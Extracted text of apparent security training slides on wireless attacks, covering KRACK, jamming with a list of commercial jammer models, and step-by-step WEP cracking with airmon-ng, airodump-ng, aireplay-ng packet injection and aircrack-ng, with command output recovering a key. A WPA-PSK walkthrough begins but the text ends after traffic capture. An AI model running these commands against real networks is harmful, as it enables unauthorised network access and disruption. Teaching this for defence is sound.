


An ad hoc mode is inherently insecure and does not **provide strong authentication and encryption**




Thus, attackers can easily connect to and **compromise the enterprise client operating** in ad hoc mode

Honeytrap AP Attack



AP MAC Spoofing



Key Reinstallation Attack (KRACK)





All secure Wi-Fi networks use **the 4-way handshake process** to join the network and generate a **fresh encryption key** that will be used to encrypt the network traffic



The KRACK attack works by exploiting the 4-way handshake of the **WPA2 protocol** by forcing Nonce reuse



KRACK works against all **modern protected Wi-Fi networks** and allows attackers to steal sensitive information, such as credit card numbers, passwords, chat messages, emails, and photos



Jamming Signal Attack




All wireless networks are prone to jamming



This jamming signal causes a DoS because **802.11 is a CSMA/CA protocol** whose collision avoidance algorithms require a period of silence before a radio is allowed to transmit



An attacker stakes out the area from a nearby location with a **high-gain amplifier** drowning out the legitimate AP



Wi-Fi Jamming Devices

CPB-3016N-E5G Jammer



- Range: 50 - 150 meters
- 6 antennas
- 6 frequency bands jammed (CDMA - GSM - 3G - Wi-Fi/Bluetooth)
- Wall-mountable

PCB-2040 Jammer



- Range: 20 - 50 meters
- 4 antennas
- 4 frequency bands jammed (2G - 3G - 4G - GPS - Wi-Fi)
- Working time: 40 minutes

CPB-2060B Jammer



- Range: 10 - 40 meters
- 6 antennas
- 6 frequency bands jammed (GPS - 4G - Wi-Fi)
- Internal battery: 2.5 – 3.0 hours

CPB-2660H-A4G Jammer



- Range: 20 - 60 meters
- 6 antennas
- 6 Frequency bands jammed (CDMA - DCS - 3G - 4G - Wi-Fi)
- Wall-mountable

CPB-2061 Jammer



- Range: 10 - 40 meters
- 6 antennas
- 6 frequency bands jammed (Mobile - Wi-Fi - GPS)
- Wall-mountable

CPB-2680H-AGP Jammer



- Range: 20 - 60 meters
- 8 antennas
- 8 frequency bands jammed (CDMA - GPS - DCS - 3G - 4G - Wi-Fi)
- Wall-mountable

Cracking WEP Using Aircrack-ng

```
C:\>airmon-ng start eth1
C:\>airodump-ng --ivs --write capture eth1
```

BSSID	PWR	RXQ	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
02:24:2B:CD:68:EF	99	5	60	3	0	1	54e	OPN			IAMROGER
02:24:2B:CD:68:EE	99	9	75	2	0	5	54e	OPN			COMPANYZONE
00:14:6C:95:6C:FC	99	0	15	0	0	9	54e	WEP	WEP		HOME
1E:64:51:3B:FF:3E	76	70	157	1	0	11	54e	WEP	WEP		SECRET_SSID

BSSID	Station	PWR	Rate	Lost	Packets	Probes
1E:64:51:3B:FF:3E	00:17:9A:C3:CF:C2	-1	1 - 0	0	1	
1E:64:51:3B:FF:3E	00:1F:5B:BA:A7:CD	76	1e-54	0	6	

Step 1

Run airmon-ng in monitor mode

Step 2

Start airodump to discover SSIDs on interface and keep it running; your capture file should contain more than 50,000 IVs to successfully crack the WEP key

```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:25:10 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11

22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

Step 3

Associate your wireless card with the target AP

Target SSID

Target MAC address

Cracking WEP Using Aircrack-ng (Cont'd)

```
Command Prompt

C:\>aireplay-ng -3 -b 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:30:15 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E)

Saving ARP requests in replay_arp-0219-123051.cap
You should also start airodump-ng to capture replies
Read 11978 packets (got 7193 ARP requests), sent 3902 packets...
```

Step 4

Inject packets using aireplay-ng to generate traffic on the target AP

```
Command Prompt

C:\>aircrack-ng -s capture.ivs
Opening capture.ivs
Read 75168 packets.

Aircrack-ng 0.7 r130
[00:00:10] Tested 77 keys (got 684002 IVs)

KB depth byte(vote)
0 0/ 1 AE( 199) 29( 27) 2D( 13) 7C( 12) FE( 12) FF( 6) 39( 5) 2C( 3) 00( 0) 08( 0)
1 0/ 3 66( 41) F1( 33) 4C( 23) 00( 19) 9F( 19) C7( 18) 64( 9) 7A( 9) 7B( 9) F6( 9)
2 0/ 2 5C( 89) 52( 60) E3( 22) 10( 20) F3( 18) 8B( 15) 8E( 15) 14( 13) D2( 11) 47( 10)
3 0/ 1 FD( 375) 81( 40) 1D( 26) 99( 26) D2( 23) 33( 20) 2C( 19) 05( 17) 0B( 17) 35( 17)

KEY FOUND! [ AE:66:5C:FD:24 ]
```

Step 5

Wait for airodump-ng to capture more than 50,000 IVs; crack WEP key using aircrack-ng

Cracking WPA-PSK Using Aircrack-ng

Step 1


Monitor wireless traffic with **airmon-ng**

```
C:\>airmon-ng start eth1
```

Step 2

Collect wireless traffic data with **airodump-ng**

```
C:\>airodump-ng --write capture eth1
```




```
C:\>airmon-ng start eth1
C:\>airodump-ng --write capture eth1
```

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
02:24:2B:CD:68:EF	99	5	60	3	0	1	54e	OPN			IAMROGER
02:24:2B:CD:68:EE	99	9	75	2	0	5	54e	WPA	TKIP	PSK	COMPANYZONE
00:14:6C:95:6C:FC	99	0	15	0	0	9	54e	WEP	WEP		HOME
1E:64:51:3B:FF:3E	76	70	157	1	0	11	54e	WEP	WEP		SECRET_SSID

